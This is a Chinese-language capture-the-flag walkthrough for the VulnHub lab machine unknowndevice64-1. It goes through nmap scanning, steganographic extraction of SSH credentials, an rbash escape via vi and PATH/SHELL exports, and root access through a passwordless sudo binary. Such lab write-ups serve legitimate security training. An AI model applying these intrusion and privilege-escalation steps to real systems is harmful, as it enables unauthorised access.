unknowndevice64-1

靶机信息

靶机名称: unknowndevice64-1

下载地址: https://download.vulnhub.com/unknowndevice64/unknowndevice64-V1.0.ova

操作系统:linux

渗透目标:获取 root 权限,取得一个 flag

信息搜集

主机信息:

主机检测:

nmap -sn 192.168.1.1/24

获得主机 IP \$rhost


查看目标主机开启服务和端口:

nmap -p 1-65535 -sV \$rhost

```
"root@kali)=[~]
"mmap -p 1-65535 -sV 192.168.1.177
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-06 03:53 EDT
Nmap scan report for unknowndevice64_v1.lan (192.168.1.177)
Host is up (0.0011s latency).
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE VERSION
1337/tcp open ssh OpenSSH 7.7 (protocol 2.0)
31337/tcp open http SimpleHTTPServer 0.6 (Python 2.7.14)
MAC Address: 08:00:27:5E:1A:92 (Oracle VirtualBox virtual NIC)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.69 seconds
```

HTTP 信息搜集:

浏览器访问: \$rhost:31337



源码推测:

view-source:http://\$rhost:31337

看到可疑注释: <!-- key_is_h1dd3n.jpg -->

wget http://\$rhost:31337/key_is_h1dd3n.jpg 获取图片



隐写试图破解:

查看 EXIF 信息:

```
root@kali:~/Downloads/unknowndevice64# exif key_is_hldd3n.jpg
Corrupt data
The data provided does not follow the specification.
ExifLoader: The data supplied does not seem to contain EXIF data.
```

查看是否有附加数据:

```
root@kali:~/Downloads/unknowndevice64# binwalk key_is_hldd3n.jpg

DECIMAL HEXADECIMAL DESCRIPTION
0 0x0 JPEG image data, JFIF standard 1.01
```

steghide 的隐写工具,尝试用此隐写工具提取数据:

需要输入密码,凭直觉输入密码"h1dd3n",密码正确,提取出了奇怪的字符串:

http://www.hiencode.com/brain.html 或 https://copy.sh/brainfuck/

在线解出来的用户名密码:ud64:1M!#64@ud

ssh 登陆:

登陆靶机: ssh ud64@\$rhost -p 1337

```
ud64@unknowndevice64_v1:~$ ls
-rbash: /bin/ls: restricted: cannot specify `/' in command names
```

尝试各种命令都被禁止了,竟然是 rbash 的 shell

按两次 tab 键,显示目前用户可执行的命令

绕过 rbash 提权:

如果发现 vi 和 export 命令可以使用

export 命令用于设置或显示环境变量,在 shell 中执行程序时,shell 会提供一组环境变量,export 可新增,修改或删除环境变量

在 vi 编辑器中,输入 :!/bin/bash

export SHELL=/bin/bash:\$SHELL

export PATH=/usr/bin:\$PATH

使用 sudo -I 命令查看可执行权限:

```
Try 'sysud64 -h' for more information.
bash-4.4$ sudo -l
User ud64 may run the following commands on unknowndevice64_v1:
(ALL) NOPASSWD: /usr/bin/sysud64
bash-4.4$
```

发现可以无密码登录 sysud64, 尝试将 root 用户的 shell 导出到该用户下 sudo sysud64 –o /dev/null /bin/sh

whoami,查看当前用户权限为 root

```
sh-4.4# pwd
/root
sh-4.4# ls
Desktop Documents Downloads Music Pictures Public Videos flag.txt
sh-4.4# cat flag.txt
```